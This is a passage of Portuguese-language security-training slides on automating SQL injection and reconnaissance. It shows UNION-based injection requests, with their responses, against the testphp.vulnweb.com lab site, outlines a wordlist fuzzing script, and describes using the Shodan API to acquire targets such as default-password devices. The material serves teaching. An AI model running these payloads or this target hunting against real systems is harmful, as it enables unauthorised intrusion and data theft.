57
58 Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
58 /hi/var/www/artists.php on line 62
59
60 </div>
61 <!-- InstanceEndEditable -->
```

How it Works (SELECT SCENARIO2/3)

Request


Pretty Raw \n Actions

```
1 GET /artists.php?artist=-1+union+select+database(),2,4 HTTP/1.1
2 Host: testphp.vulnweb.com
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:93.0) Gecko/20100101 Firefox/93.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://testphp.vulnweb.com/artists.php
9 Cookie: login=test%2Ftest
10 Upgrade-Insecure-Requests: 1
11
12
```

Response

Pretty Raw Render \n Actions

```
44 <td align="center"> discussions </td>
45 <a href="cart.php">your cart</a>
46 <a href="guestbook.php">guestbook</a>
47 | <a href="AJAX/index.php">AJAX Demo</a>
48 </td>
49 <td align="right">
50 <a href='logout.php'>Logout test</a>
51 </td>
52 </tr>
53 </table>
54 </div>
55 </div>
56 <!-- end masthead -->
57 <!-- begin content -->
58 <!-- InstanceBeginEditable name="content_rgn" -->
59 <div id="content">
60   <h2 id='pageName'>
61     artist: 2
62   </h2>
63   <div class='story'>
64     <p>
65       4
66     </p>
67     <p>
68       <a href='listproducts.php?artist=acuart'>view pictures of the artist</a>
69     </p>
70   </div>
71 </div>
```



How it Works (SELECT SCENARIO3/3)

Request	Response
<pre>Pretty Raw \n Actions ▾ 1 GET /artists.php?artist=-1+union+select+1,2,database() HTTP/1.1 2 Host: testphp.vulnweb.com 3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:93.0) Gecko/20100101 Firefox/93.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Referer: http://testphp.vulnweb.com/artists.php 9 Cookie: login=test%2Ftest 10 Upgrade-Insecure-Requests: 1 11 12</pre>	<pre>Pretty Raw Render \n Actions ▾ index your cart 44 guestbook 45 AJAX Demo 46 </td> 47 <td align="right"> 48 Logout test 49 </td> </tr> 50 </table> 51 </div> 52 <!-- end masthead --&gt;
53 54 <!-- begin content --&gt;
55 <!-- InstanceBeginEditable name="content_rgn" --&gt;
56 <div id="content"> 57 <h2 id='pageName'> artist: 2 </h2> <div class='story'> <p> acuart </p> <p> </p></pre>

Automação de Exploração

SQL Injection

Automação de Exploração

- ❖ Ferramentas Existentes? Sim! (sqlmap, sqlninja)
- ❖ Funcionam? Sim
- ❖ Inventar a roda? Sim!!
- ❖ Cenários onde ferramentas não estão acessíveis ou o cenário é específico demais e a ferramenta por si só não é capaz de atuar.
- ❖ O cenário abordado é um exemplo para demonstração, não é um cenário complexo etc.

Hora do Role

- ❖ Target: testphp.vulnweb.com
- ❖ Script precisará autenticar no sistema e manter a sessão nas requisições
- ❖ Uma vez autenticado, a identificação dos pontos de injeção é possível.
- ❖ Cenário de query de UPDATE e error based.
 - ❖ Receber wordlist via argumento e utilizar no fuzz (Wordlist: sqli_all.txt)
 - ❖ Fuzzing em todos os parâmetros;
 - ❖ Interação do usuário na injeção de forma facilitada



Time for L1V3 C0D1NG!1!

Shodan Project

Automated Target Aquisition

Search Engine for the Internet of Everything

The screenshot shows the Shodan.io website's explore page. At the top, there is a navigation bar with links for Monitor, Developer, More, Pricing, and a search bar. Below the navigation is a grid of cards representing different categories and shared queries.

CATEGORIES:

- Industrial Control Systems
- Databases
- Network Infrastructure
- Video Games

TOP VOTED:

- Webcam**: best ip cam search I have found yet. (▲ 12.519) Tags: webcam, surveillance, cams
- Cams**: admin admin (▲ 5.290) Tags: cam, webcam
- Netcam**: Netcam (▲ 2.697) Tags: netcam
- default password**: Finds results with "default password" in the ban... (▲ 2.111) Tags: router, default, password

RECENTLY SHARED:

- Seagate.com** (▲ 1) Tags: iis
- 80** (▲ 1)
- Saferoads Variable Message Signs**: Electronic highway message signs (▲ 2) Tags: iot, signs
- ADB Remote Access** (▲ 3) Tags: adb, port 5555

FILTERS:

Search shared queries... (Search icon)

Popular Tags:

- webcam, cam, camera, ip, router, scada, ftp, server, http, iot, test, password, cisco, web, default, login, ssh, 1, nas, ipciam

Shodan 2000:

Explore the Internet in style using an 80's retro-futuristic interface to synthwave music.

[2000.SHODAN.IO](https://2000.shodan.io)

Internet Observatory:

<https://www.shodan.io/>

API KEY

The screenshot shows the Shodan Account Overview page at <https://account.shodan.io>. The page has a dark header with links for Shodan, Maps, Images, Monitor, Developer, and More... Below the header is a navigation bar with the Shodan logo, Account, Overview, Billing, and Logout buttons. A sidebar on the left contains links for Overview, Settings, Change Password, and Redeem Gift Code. The main content area is titled "Account Overview" and shows the "Account Level" as "Free". It features a large QR code and a redacted API key value starting with "wTdLJvT". A "RESET API KEY" button is located at the bottom of this section.

<https://www.shodan.io/>

API Documentation

The image shows a composite view of the Shodan developer interface. On the left, the 'Developer Dashboard' is displayed, featuring fields for 'Display Name', 'Email', and 'Member', along with a chart showing '30 DAY USAGE' and 'MONTHLY USAGE'. A red arrow points from the 'Dashboard' button in the top navigation bar of the dashboard to the 'API Reference' section of the adjacent documentation page. On the right, the 'API Documentation' page is shown, which includes the base URL (`https://api.shodan.io`) and sections for 'Search Methods' and 'On-Demand Scanning'.

1

2

3

Dashboard

// 30 DAY USAGE

1
1
0
-1

11/02/2021 11/09/2021

// MONTHLY USAGE

For information about your API usage please visit [this page](#).

DEVELOPER DASHBOARD

API Documentation

The base URL for all of these methods is:

`https://api.shodan.io`

Search Methods


GET	/shodan/host/{ip}
GET	/shodan/host/count
GET	/shodan/host/search
GET	/shodan/host/search/facets
GET	/shodan/host/search/filters
GET	/shodan/host/search/tokens

On-Demand Scanning

GET	/shodan/ports
-----	---------------

The Project

- ❖ Criar uma conta no shodan;
- ❖ Integrar um script em python com a API do shodan p/ realizar buscas;
- ❖ Tratamento de dados JSON.



Time for L1V3 C0D1NG!1!

Next Level

Ideias de Projetos


Ideias para Projetos


- ❖ Automação de OSINT via motores de busca;
 - ❖ <https://github.com/d34dfr4m3/goDuck>
- ❖ Subdomain tracker scanner (baseado em consulta reversa de DNS)
 - ❖ <https://github.com/DreadPirateRobert/Behemoth-Scanner>
- ❖ Threat Intel
 - ❖ Scripting de coleta de intel em diversas plataformas
- ❖ Automação de Relatórios de Pentest (docx,xlsx e pptx)
- ❖ Sua criatividade é sua limitação!!


Reconhecimento com Esteroides

- ❖ Pesquisa antiga, saiu no contexto de bug bounty;
 - ❖ Defcon26 - 2018: <https://av.tib.eu/media/39938>
 - ❖ Bug Bounty Talks [Mohammed Diaa \(@mhmdiaa\)](#) - <https://pentester.land/conference-notes/2018/07/25/bug-bounty-talks-2017-automation-for-bug-hunters.html>
- ❖ Projetos semelhantes saíram, não necessariamente relacionados com a primeira pesquisa;
 - ❖ <https://github.com/l34r00t/mainRecon>
 - ❖ https://slides.com/l34r00t/automation-_from_noob_to_beginner_ekoparty_2020#/13
 - ❖ (MINE RSRS) <https://github.com/d34dfr4m3/prettycool>
- ❖ Iniciei um projeto em 2019 chamado PrettyCool quando iniciei operações de RedTeam;
 - ❖ Inspirado por um colega inspirado pelo Mohammed Diaa;
 - ❖ Basicamente, consome diversas API's, deduplica e enriquece dados.


Reconhecimento com Esteroides



